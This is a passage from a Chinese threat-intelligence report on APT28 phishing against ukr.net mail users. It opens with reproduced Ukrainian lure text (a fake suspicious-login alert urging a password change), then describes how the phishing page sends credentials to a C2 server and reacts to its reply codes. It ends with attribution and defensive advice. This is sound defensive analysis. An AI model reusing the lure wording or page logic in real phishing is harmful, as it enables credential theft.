середа, 13 грудня	Спроба входу у скриньку з невідомого пристрою	Windows Firefox 91 (Windows 7)	109.235.242.77	Естонія
середа, 13 грудня	Незвична спроба входу у скриньку	Windows Firefox 96 (Windows 10)	128.140.244.235	Білорусь
середа, 13 грудня	Невдала спроба увімкнути двохетапну перевірку	Apple iPhone Mobile Safari 14 (iOS 14.8)	104.101.112.146	Німеччина
середа, 13 грудня	Підозріла спроба входу в скриньку	Windows Firefox 111 (Windows 7)	31.14.75.12	Туреччина
середа, 13 грудня	Невдала спроба увімкнути двохетапну перевірку	Windows Firefox 111 (Windows 7)	128.140.245.10	Білорусь

Це хтось інший?
Будь ласка змінити пароль, щоб підвищити рівень безпеки вашого акаунта.

Зміна пароля

Пароль – це унікальний ключ від вашої поштової скриньки. Тому ми радимо дотримуватися рекомендацій зі створення безпечного пароля і час від часу змінювати його заради вашої безпеки.

1. Пароль можна вводити будь-якою мовою. Якщо ви почнете вводити пароль кирилицею, ви побачите повідомлення про те, що пароль містить символи кирилиці. Це підказка на випадок, якщо ви забули змінити мовну розкладку клавіатури. Аналогічна підказка з'явиться, якщо ваш пароль міститиме великі літери:

2. Довжина пароля повинна бути щонайменше 8 символів.

图25 钓鱼PDF文档示例

除了诱饵PDF文档,攻击者还会使用钓鱼HTML文件。这些文件的主要目的同样是收集用户凭证,但它们还包含一系列恶意代码。

图26 钓鱼页面示例



图27 钓鱼页面示例

这些恶意代码主要使用XMLHttpRequest JavaScript对象将捕获的用户凭证发送到远程的C2服务器,然后等待服务器的响应。根据服务器返回的字符串,钓鱼页面会向受害者显示特定的动态网页内容:

- "Finaly":表示身份验证完成,页面会撤销模糊遮挡,或引导用户进行输入新密码等后续操作。
- "Redirect":页面会重定向到真实的"http://mail.ukr.net/",以掩盖钓鱼行为。
- "AGAIN":暗示服务器要求重新发送数据。
- "BAD":页面会显示错误信息,暗示用户输入了错误的凭据。
- "DATA=":服务器会返回JSON数据,页面会解析这些数据并动态更新网页内容。

为了更有效地迷惑用户,服务器还会返回验证码等数据,使钓鱼页面看起来更加真实可信。

图28 钓鱼页面代码示例

通过分析这些钓鱼攻击活动,我们可以看到攻击者是如何精心设计钓鱼邮件和网页,利用压缩文件、PDF文档、HTML文件等多种载体,结合恶意JavaScript代码,与C2服务器动态交互,以实现窃取用户凭证的目的。这种复杂的钓鱼攻击手法,对用户教育和安全防御都提出了更高的要求。

二、归属研判

早在APT28针对欧洲及高加索地区展开广泛攻击之初,国外安全机构就曾发布过相关通报,指出APT28组织利用Headlace和Masepie等恶意组件实施一系列网络攻击[1][2]。通过对该组织的持续监控和分析,我们发现,APT28的攻击活动已经扩展到欧洲及高加索地区的其他国家。

这些攻击活动中使用的钓鱼手法,与APT28一贯采用的技术和战术完全吻合。此外,攻击者利用被入侵的Ubiquiti Edge路由器收集用户凭证,这一手法此前已被多个安全研究机构披露,并与APT28的攻击特征高度匹配[3]。

综合以上分析,我们有充分的理由认为,这一系列攻击活动均是由APT28组织策划和实施的。APT28在该地区的活跃程度和攻击规模,表明其对该地区的网络资产和情报信息有着浓厚的兴趣和持续的渗透企图。这一趋势值得全球网络安全界持续关注和警惕。

三、防范排查建议

根据对APT28的三起典型攻击活动的分析,我们建议组织采取以下防范和排查措施:

1. 定期开展网络安全教育和培训,提高员工对钓鱼邮件、恶意附件和可疑链接的识别和防范能力。

2. 建立明确的安全政策和程序,要求员工谨慎处理来源不明或可疑的邮件和附件。

3. 对员工进行专门的邮件安全培训,提高其识别和报告可疑邮件的能力。

4. 在所有终端设备上部署和更新360安全卫士，并启用操作系统和应用程序的自动更新功能,及时修补已知漏洞。

5. 限制普通用户的管理权限,减少恶意软件的潜在影响范围。

6. 定期对组织的网络、系统和应用进行全面的安全评估和漏洞扫描。

7. 组建专业的安全事件响应团队,配备必要的人员、技术和资源。

8. 对关键信息资产实施严格的访问控制和加密保护,最小化潜在的泄露风险。

9. 建立关键信息资产的备份和恢复机制,确保在安全事件发生时能够及时恢复业务连续性。

以上建议旨在帮助组织全方位提升其网络安全防御能力,抵御APT28等复杂的网络威胁。同时,我们也建议组织根据自身的业务特点和安全需求,灵活调整和优化以上措施,并持续投入资源,与时俱进地应对不断演进的网络安全形势。

参考链接

[1]https://cert.gov.ua/article/6276894

[2]https://cert.gov.ua/article/5702579

[3]https://www.justice.gov/opa/pr/justice-department-conducts-court-authorized-disruption-botnet-controlled-russian